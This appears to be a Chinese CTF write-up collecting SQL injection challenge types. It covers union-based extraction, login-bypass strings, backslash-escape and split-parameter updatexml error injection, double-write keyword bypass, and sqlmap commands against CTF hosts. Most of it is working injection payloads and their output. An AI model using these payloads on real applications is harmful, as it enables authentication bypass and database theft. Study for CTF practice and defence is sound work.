

CTF 中 SQL 注入常见题型整理

CTF 中 SQL 注入常见题型整理.....	1
前言.....	1
正文.....	2
无过滤带回显的情况.....	2
万能密码.....	6
万能密码 2.....	7
过滤一部分的情况.....	8
union 绕过型.....	9
Sql 异或注入.....	14
Sql 盲注.....	18

前言

前言

SQL在CTF每一次比赛中基本上都会出现，所以有了这一篇总结，防忘。
简而言之：SQL注入用户输入的数据变成了代码被执行。
这一篇主要写的是 **sql注入** 中各种经典类型的案例。暂时只写这么一点，后面再更新 **时间注入**、**盲注** 等等。
sql注入 的绕过整理在我整理上一篇博文，有兴趣的可以参考。

最后更新时间：2018/10/24
更新内容：万能密码过滤一部分的情况

可能使用到的工具：firefox、hackbar for firfox、sqlmap for linux、Burp Site

正文

无过滤带回显的情况

手工注入

正文

无过滤带回显的情况

手工注入

bugku的环境

在这一环境中的主要是通过 post 方式传入一个参数 id 来查询数据库内容。

成绩查询

1,2,3...

Submit

龙龙龙的成绩单

Math	English	Chinese
60	60	70

1. 首先判断sql语句闭合方式

当在id的值后面加上 ' 时，界面无回显，可以判断后端的sql语句应该是

```
1 | select xxxx from xxxx where id = 'input_id' [xxxx]
```

或者是这样的

```
1 | select xxxx from xxxx where id = ('input_id') [xxxx]
```

Load URL

Split URL

Execute

http://120.24.86.145:8002/chengjidan/index.php

Enable Post data

Enable Referrer

Post data

id=1'

成绩查询

1,2,3...

Submit

的成绩单

Math	English	Chinese

在 `id = 1'` 的值后面加上注释符 `#` 之后发现界面正常显示，所以可以断定sql语句的形式是 `id = 'input_id'`。
常用的闭合方式还用 `id = "input_id"`，`id = ("input_id")`，`id = ('input_id')` 等等，具体是哪一种只能看 程序猿 的写法。

2. 判断返回的列数

可以使用 `order by` 子句判断返回的列数。当构造 `post` 参数中的 `order by` 为 5 时，界面无回显、值为 4 时有回显。所以后端返回的列数应该是 4。

```
1 | id=1' order by 5 #
```

3. 判断后端返回的前端显示的格式

```
1 | id=-1' union select 1,2,3,4 #
```

1的成绩单

Math	English	Chinese
2	3	4

知道返回的列名之后，就可以执行后继的操作和查询各种数据了。
比如查询 当前的数据库名 和 当前的用户名 以及 当前的sql版本号

```
1 | id=-1' union select 1,database(),user(),version() #
```

Math	English	Chinese
skctf_flag	skctf_flag@localhost	5.5.34-log

4. 注入出当前数据库所有的表名

`id=-2' union select 1,2,3,(select group_concat(table_name) from information_schema.tables where table_schema=database())#`

Math	English	Chinese
2	3	fl4g,sc

5.注入出某一个表中的所有列名

`id=-2' union select 1,2,3,(select group_concat(column_name) from information_schema.columns where table_name='fl4g')#`

Math	English	Chinese
2	3	skctf_flag

到目前为止已经能查询数据库名称、登陆数据库的用户名称、当前数据库的所有表名、某一个表中的所有字段名称等等数据。例如在数据表 `fl4g` 中的全部的列名只有一个 `skctf_flag`。那么怎样查询字段内容呢？请看下面的

6. 注入出字段内容

利用前面注入出的信息，包括表名,列名，就可以查询字段内容了。

```
1 | id=-2' union select 1,2,3,(select skctf_flag from fl4g) #
```

SQL 注入

sqlmap 注入

sqlmap 一款用来检测与利用SQL注入漏洞的免费开源工具神器。

使用 **sqlmap** 可以帮助我们更快更好更方便的进行注入，优点有很多，缺点就是再好的工具永远都是工具。使用 **sqlmap** 进行注入的步骤和手工注入基本一致。

1. 首先使用抓包工具将界面的正常请求保存至一个文件中

当然还有其他方式啦，比如 **--data** 参数。

为啥勒？因为这个例题环境是 **post** 方式请求，如果是 **get** 方式可以略过这步。

例如我把抓包内容

```
1 | POST /chengjidan/index.php HTTP/1.1
2 | Host: 120.24.86.145:8002
3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 | Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 | Accept-Encoding: gzip, deflate
7 | Referer: http://120.24.86.145:8002/chengjidan/index.php
8 | client-ip: 127.0.0.1
9 | Connection: close
10 | Upgrade-Insecure-Requests: 1
11 | Content-Type: application/x-www-form-urlencoded
12 | Content-Length: 4
13 |
14 | id=1
```

保存到 **post_sqli.txt** 这个文件中

2. 检测是否可以注入和获取基础信息

```
1 | $ sqlmap -r post_sqli.txt
```

执行结果

Parameter: id (POST)

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: id=1' AND SLEEP(5) AND 'ShhA'='ShhA

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id= -2292' UNION ALL SELECT

CONCAT(0x716b716b71,0x45784b6e4e78446d737053476e4c4875704c6a58414e444171676264674f634d436c506f554d636b,0x71766a7671),NULL,NULL,NULL-- EKPR

3. 获取所有的数据库名

```
1 | sqlmap -r post_sqli.txt --dbms=mysql --dbs
```

tip:由于前一步已经确定数据库的类型已经版本号, 可以添加参数 `--dbms=mysql`, 使得 `sqlmap` 只进行与 `mysql` 相关的测试。
执行结果节选

```
1 | available databases [2]:
2 | [*] information_schema
3 | [*] skctf_flag
```

4. 获取数据库某一个表中所有的表名

```
1 | $ sqlmap -r post_sqli.txt --dbms=mysql -D skctf_flag --table
```

执行结果节选

```
1 | Database: skctf_flag
2 | [2 tables]
3 | +-----+
4 | | fl4g |
5 | | sc   |
6 | +-----+
```

5. 获取所有的列名

```
1 | $ sqlmap -r post_sqli.txt --dbms=mysql -D skctf_flag -T fl4g --columns
```

执行结果节选

```
1 | Database: skctf_flag
2 | Table: fl4g
3 | [1 column]
4 | +-----+
5 | | Column      | Type      |
6 | +-----+
7 | | skctf_flag | varchar(64) |
8 | +-----+
```

6. 获取字段值

```
1 | $ sqlmap -r post_sqli.txt --dbms=mysql -D skctf_flag -T fl4g -C fl4g --dump
```

与这一类似的还有实验吧的环境, 需要注意的在这个中是 `get` 传参数, 闭合方式为 `id = input_id`。

万能密码

万能密码

CG-CTF-sql注入1

这个环境中，直接给了源代码，更方便让我们分析。

```
1 <html>
2 <head>
3 Secure Web Login
4 </head>
5 <body>
6 <?php
7 if($_POST[user] && $_POST[pass]) {
8     mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
9     mysql_select_db(SAE_MYSQL_DB);
10    $user = trim($_POST[user]);
11    $pass = md5(trim($_POST[pass]));
12    $sql="select user from ctf where (user='".$_$user."' and (pw='".$_$pass."'))";
13    echo "<br>".$sql;
14    $query = mysql_fetch_array(mysql_query($sql));
15    if($query[user]=="admin") {
16        echo "<p>Logged in! flag:***** </p>";
17    }
18    if($query[user] != "admin") {
19        echo("<p>You are not admin!</p>");
20    }
21 }
22 echo $query[user];
23 ?>
24 <form method=post action=index.php>
25 <input type=text name=user value="Username">
26 <input type=password name=pass value="Password">
27 <input type=submit>
28 </form>
29 </body>
30 <a href="index.phps">Source</a>
31 </html>
```

这段代码中整体的逻辑没有什么异常，但是没有任何的防护。其中的sql语句

```
1 | $sql="select user from ctf where (user='".$_$user."' and (pw='".$_$pass."'))";
```

正常的逻辑是输入正确的用户名和密码，才能登录；由于没有任何防止sql注入的措施，所以一般正常的查询语句为

```
1 | select user from ctf where user = admin and pw = xxxxxx;
```

由于没有限制输入，所以我们可以构造这样的查询语句，注释掉后面的一部分代码，这样就可以免验证密码登录。这个就是万能密码的原理。

```
1 | select user from ctf where user = admin -- and pw = zxxxxx;
```

在这个环境中，需要构造 `user=admin') #` 即可。加上 `'` 的原因是下面的sql语句是这样拼接的，所以需要自己填上 `'` 使得 `user` 可以闭合。

```
1 | $sql="select user from ctf where (user='".$_$user."' and (pw='".$_$pass."'))";
```

The screenshot shows a web browser window with the URL `http://chinalover.sinaapp.com/index.php`. The page title is "Secure Web Login". The login form has two fields: "Username" and "Password". The "Username" field contains the text "admin". The "Password" field contains a series of dots, indicating a masked password. Below the form, there is a "提交查询" (Submit Query) button. The page output shows "Logged in!" followed by a redacted flag. At the bottom left, there is a "Source" link. At the bottom right, there is a URL: `https://blog.csdn.net/huanghelouzi`.

Load URL `http://chinalover.sinaapp.com/index.php`

Split URL

Execute

Enable Post data ☒ Enable Referrer ☐

Post data `user=admin') -- &pass=123456`

Secure Web Login

Logged in! XXXXXXXXXXXXXXXXXXXX

admin

Username Password

提交查询

Source <https://blog.csdn.net/huanghelouzi>

万能密码 2

万能密码2

以[实验吧这题](#)为例子，大概讲讲 万能密码。

万能密码：万能密码就是绕过登录验证直接进入管理员后台的密码

实验吧登录系统

username	test
password	password
https://blog.csdn.net/huanghelouzi 登陆	

一般的都需要测试后端过滤了什么关键字，如果后端没有防火墙，建议使用 [burp site](#) 进行模糊测试。
大概整理了一下，发现过滤以下的关键字

```
select
or
union
/
|
%7c
```

发现没有过滤 '、"、()、=，所以尝试使用 万能密码 看看是否能绕过登陆。

<http://ctf5.shiyanbar.com/web/wonderkun/web/login.php> 传入post参数 username='='&password='=' 发现可以直接登陆。

```
ctf(51d1bf8fb65a8c2406513ee8f52283e7)
hint:
username: '='
password: '='
```

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

<https://blog.csdn.net/huanghelouzi>

登陆之后发现一共有三组用户，爆破是不可能爆破的。

- 原理解释

username='='&password='=' : 大概后端的sql语句是这样的

```
1 | string sql = select * from users where username = 'input_username' and password = 'input_password';
```

然后传入参数 username='='&password='='，此时的sql语句变成

```
1 | string sql = select * from users where username = '' and password = '';
```

其中的 ''='' 返回 1

```
1 | mysql> select ''='';
2 | +-----+
3 | | ''='' |
4 | +-----+
5 | | 1 |
6 | +-----+
```

即 username=True and password=True，即可绕过。

```
1 | mysql> select * from users where username='' and password = '';
2 | +-----+-----+-----+
3 | id | username | password |
4 | +-----+-----+-----+
5 | 1 | test1 | pass |
6 | 2 | user2 | pass1 |
7 | 3 | test3 | pass1 |
8 | +-----+-----+-----+
```

过滤一部分的情况

过滤一部分的情况

CG-CTF-SQL Injection

tips : TIP:反斜杠可以用来转义 仔细查看相关函数的用法

下面的代码这个环境提供的后端源代码，通过简单的代码分析发现过滤了反斜杠和单引号以及双引号。

```
1 <?php
2 #GOAL: login as admin, then get the flag;
3 error_reporting(0);
4 require 'db.inc.php';
5
6 function clean($str){
7     if(get_magic_quotes_gpc()){
8         $str=stripslashes($str); //删除反斜杠, 去掉转义
9     }
10    return htmlentities($str, ENT_QUOTES); //编码双引号和单引号
11 }
12
13 $username = @clean((string)$_GET['username']);
14 $password = @clean((string)$_GET['password']);
15
16 $query='SELECT * FROM users WHERE name=\'\'.'.$username.'\'\' AND pass=\'\'.'.$password.'\'\'';
17 $result=mysql_query($query);
18 if(!$result || mysql_num_rows($result) < 1){
19     die('Invalid password!');
20 }
21 echo $flag;
22 ?>
```

只能通过引入反斜杠，转义原有的单引号，改变原sql语句的逻辑，导致sql注入。

payload : ?username=&password= or 1%23

```
1 SELECT * FROM users WHERE
2 name=\'\' AND pass=
3 or 1
4 #'
```


union 绕过型

union绕过型

CG-ctfsql注入2

题目源代码

```
1 <html>
2 <head>
3 Secure Web Login II
4 </head>
5 <body>
6
7 <?php
8 if($_POST[user] && $_POST[pass]) {
9     mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
10    mysql_select_db(SAE_MYSQL_DB);
11    $user = $_POST[user];
12    $pass = md5($_POST[pass]);
13    $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
14    if (($query[pw] && (strcmp($pass, $query[pw]))) {
15        echo "<p>Logged in! Key: ntcf{*****} </p>";
16    }
17    else {
18        echo("<p>Log in failure!</p>");
19    }
20 }
21 ?>
22
23
24 <form method=post action=index.php>
25 <input type=text name=user value="Username">
26 <input type=password name=pass value="Password">
27 <input type=submit>
28 </form>
29 </body>
30 <a href="index.phps">Source</a>
31 </html>
```

可以直接通过参数user注入admin的密码，然后登陆拿flag，也可以直接按照出题者的意图，通过union查询来绕过。当union前面的语句查询不成功的时候会执行后面的语句，所以构造下面的payload：

```
1 | Username=' union select '9b17d9b51d0d090939ca6ff11c7d8c1b&Password=jedi
```

其中的 9b17d9b51d0d090939ca6ff11c7d8c1b 为jedi的md5值。

The screenshot shows a web browser window with a login form titled "Secure Web Login II". The form has two input fields: "Username" and "Password". The "Username" field contains the payload: "d0d090939ca6ff11c7d8c1b |". The "Password" field is empty. Below the form is a "提交查询" (Submit Query) button. In the bottom right corner, there is a URL: "https://blog.csdn.net/huanghelouzi".

本地测试结果

```
1 mysql> select password from users where username='' union select 'jedi';
2 +-----+
3 | password |
4 +-----+
5 | jedi     |
6 +-----+
7 1 row in set (0.00 sec)
```

过滤好多好多的情况

像上一种的sql注入在现实生活中几乎不可能遇到，因为现在的web应用基本上都有类似waf或者在设计时考虑到安全问题等，所以想要成功的注入，需要绕过。

以实验吧这一题作为例如讲述一般情况下SQL注入怎么绕过。

进入题目之后，发现一个tips，按照要求传入username和password参数。

Load URL

Split URL

Execute

http://ctf5.shiyanbar.com/web/baocuo/index.php

☐ Enable Post data ☐ Enable Referrer

Please login!

tips:post username and password...<https://blog.csdn.net/huanghelouzi>

提示 登陆失败

Post data

username=admin&password=b2

Login failed

<https://blog.csdn.net/huanghelouzi>

右击查看网页源代码发现这样的提示

```
1 | <!-- $sql="select * from users where username='$username' and password='$password'"; -->
```

从中得到sql语句结构，毕竟这只是CTF题目在现实生活中应该是手工或者使用工具测试出sql语句的结构。

这里使用burp site来分别对username以及password进行sql注入模糊测试。

测试的返回的结果有四种。

第一种返回User name unknow error.

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Tim...	Length	Comment
283	3	declare @i nvarchar ...	200			270	
330	3	,@variable	200			270	
383	3	(200			270	
355	3)	200			270	
354	3	%28	200			270	
356	3	%29	200			270	
386	3	' or (E41S1S)	200			270	
387	3	' (select top 1	200			270	
400	3	(sqlattempt2)	200			270	
477	4	updatezml	200			270	
274	3	a' or 1=1--	200			273	
275	3	"a"" or 1=1--"	200			273	

Request Response

Raw Headers Hex XML

Date: Wed, 10 Oct 2018 12:41:29 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 67
Connection: close
Content-Type: text/html

<center style='color:red'><h1>User name unknow error.</h1></center>

0 matches

Type a search term

Finished

第二种返回 **Sql injection detected**，原因应该是触发了敏感词

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Tim...	Length	Comment
274	3	a' or 1=1--	200			273	
275	3	"a" or 1=1--"	200			273	
279	3	a' waitfor delay '0:0:...	200			273	
278	3	1 or 1=1	200			273	
277	3	a' or 'a' = 'a	200			273	
276	3	or a = a	200			273	
281	3	declare @q varchar ...	200			273	
280	3	1 waitfor delay '0:0:...	200			273	
282	3	declare @s varchar(2...	200			273	
284	3	declare @s varchar (...	200			273	
287	3	' or 1=1	200			273	
291	3	anything' OR 'x'='x	200			273	

Request Response

Raw Headers Hex

Date: Wed, 10 Oct 2018 12:41:28 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 70
Connection: close
Content-Type: text/html

<center style="color:red"><h1>Sql injection detected</h1></center>

Type a search term 0 matches

Finished

第三种返回 **Login failed**，这一种是正常的密码错误回显。

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Tim...	Length	Comment
60	1	PRINT @variable	200			337	
61	1	select	200			337	
62	1	insert	200			337	
63	1	as	200			337	
64	1	or	200			337	
65	1	procedure	200			337	
66	1	limit	200			337	
69	1	updatesql	200			337	
67	1	order by	200			337	
68	1	union	200			337	
70	1	asc	200			337	
71	1	desc	200			337	

Request Response

Raw Headers Hex

X-Powered-By: PHP/5.3.29
Content-Length: 133
Connection: close
Content-Type: text/html

<center><h2>Login failed</h2></center>
<!-- \$sql="select * from users where username='\$username' and password='\$password'; -->

Type a search term 0 matches

Finished

第四种返回的就是语法错误。

Request	Position	Payload	Status	Error	Tim...	Length	Comment
524	4	' UTL_HTTP.REQUEST	200			355	
522	4	' or (E4SIS)	200			356	
273	3	'	200			357	
285	3	'a'	200			357	
297	3	'	200			357	
409	4	'	200			357	
433	4	'	200			357	
421	4	'a'	200			358	
535	4	'sqlattempt1	200			366	
523	4	' (select top 1	200			368	
388	3	' UTL_HTTP.REQUEST	200			373	
389	3	'sqlattempt1	200			384	

Request Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Wed, 10 Oct 2018 12:41:31 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 180
Connection: close
Content-Type: text/html

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'sqlattempt1' and password='b2'' at line 1

然后整理 `username` 过滤了大概这些关键字

```
1 | (  
2 | )  
3 | =  
4 | union
```

`password` 过滤了这一些，有一些无关紧要的关键字，就不裂出来了。

```
1 | =  
2 | union  
3 | updatexml
```

梳理一下，过滤 `union` 就意味着不能进行联合查询，过滤了括号就意味着这不能使用函数，但是 `username` 没有过滤 `updatexml` 并且 `password` 参数没有过滤括号，就需要下面的 骚方法 来构造 `updatexml()` 了。

首先解释什么是 `updatexml()`

```
UPDATXML (XML_document, XPath_string, new_value);  
第一个参数: XML_document是String格式，为XML文档对象的名称，文中为Doc  
第二个参数: XPath_string (Xpath格式的字符串)， 如果不了解Xpath语法，可以在网上查找教程。  
第三个参数: new_value, String格式，替换查找到的符合条件的数据
```

```
1 | mysql> select updatexml(1,concat(0x7e,(SELECT database()),0x7e),1);  
2 | ERROR 1105 (HY000): XPATH syntax error: '~test~'
```

大概就是这样使用的，把上面的sql语句中 `database()` 改为需要的合法sql语句即可。

回到正题，那个 骚的方法 就是 `http分割注入`

http分割注入:把一个想执行的语句，拆散到两个参数里，并注释中间的东西，来达到注入的目的

正常传入的 `post` 参数是这样的

Post data	username=admin&password=pass	- +
-----------	------------------------------	--------

Login failed

<https://blog.csdn.net/huanghelouzi>

然后就是不正常的子

1. 爆库

```
1 | username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select database()),0x7e),1) or '1
```

Post data	username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select database()),0x7e),1) or '1	- +
-----------	---	--------

XPATH syntax error: '~error_based_hpf~'

<https://blog.csdn.net/huanghelouzi>

2. 爆表

这个到后面的操作都需要到=，但是=被过滤，所以需要等价符号来取代，具体绕过方法看我的另一篇博文。

```
username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where !(table_schema <> database()))),0x7e),1) or '1
```

Post data	username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where !(table_schema <> database()))),0x7e),1) or '1	- +
-----------	---	--------

XPATH syntax error: '~ffll44jj,users~'

<https://blog.csdn.net/huanghelouzi>

在本次的环境中 REGEXP 也可以用来取代=。

```
username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema REGEXP database()),0x7e),1) or '1
```

3. 爆字段

```
username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name REGEXP 'ffll44jj' ),0x7e),1) or '1
```

Post data	username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name REGEXP 'ffll44jj'),0x7e),1) or '1	- +
-----------	--	--------

XPATH syntax error: '~value~'

<https://blog.csdn.net/huanghelouzi>

4. 爆内容

```
username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select value from ffll44jj ),0x7e),1) or '1
```

小结


遇到 sql 注入不要慌，恩。

Sql 异或注入


sql异或注入

tips : 本题有2个flag
flag均为小写
flag格式 flag{
[链接](#)

这一题目主要学习到了 **异或注入**，平台入口显示这一题应该还是我们学校的题目。还是我太年轻了。



id到变大之后会提示这是 **sql注入**，尝试了各种注入，都没有办法，最后发现这是 **异或注入**。
简单的收集一下信息



这个题目的闭合方式是单引号闭合，并且报错返回结果只有 **Error,Error,Error!**。在 URL 的最后加上注释 **--+** 发现没有报错，所以确定这是 **SQL注入**。然后判断sql注入的类型

```
http://123.206.87.240:9004/1index.php?id=2' or 1=1--+
```

```
http://123.206.87.240:9004/1index.php?id=2' oorr 1=1--+
```

发现 **or** 和 **and** 等关键字被过滤，但是可以双写绕过。那么其他被过滤的字符怎么来判断呢？需要用到一个叫做 **sql异或注入** 的东西。和异或差不多，异或注入就是**两个条件相同（同真或同假）即为假**。

```
http://123.206.87.240:9004/1index.php?id=2' ^(length( "union" )!=0)--+
```

界面返回正常，所以说明 `length("select")==0`，也就是说 `select` 关键字被过滤。
同样的简单的测试一下被过滤的关键字有：

```
or
and
select
union
恩，知道这些就已经够了
```

被过滤的可以双写绕过。所以后台处理的应该是使用string的replace方法将关键字置空。

1. 爆表：

`http://123.206.87.240:9004/1index.php`


`?id=-2' uniunionnn selecselectt 1, group_concat(table_name) from infoorrnation_schema.tables where table_schema=database() --+`



2. 爆字段

`http://123.206.87.240:9004/1index.php`

`?id=-2' uniunionnn selecselectt 1, group_concat(column_name) from infoorrnation_schema.columns where table_name='flag1'--+`





3. 爆数据

`http://123.206.87.240:9004/1index.php`


`?id=-2' uniunionnn selecselectt 1,flag1 from flag1--+`

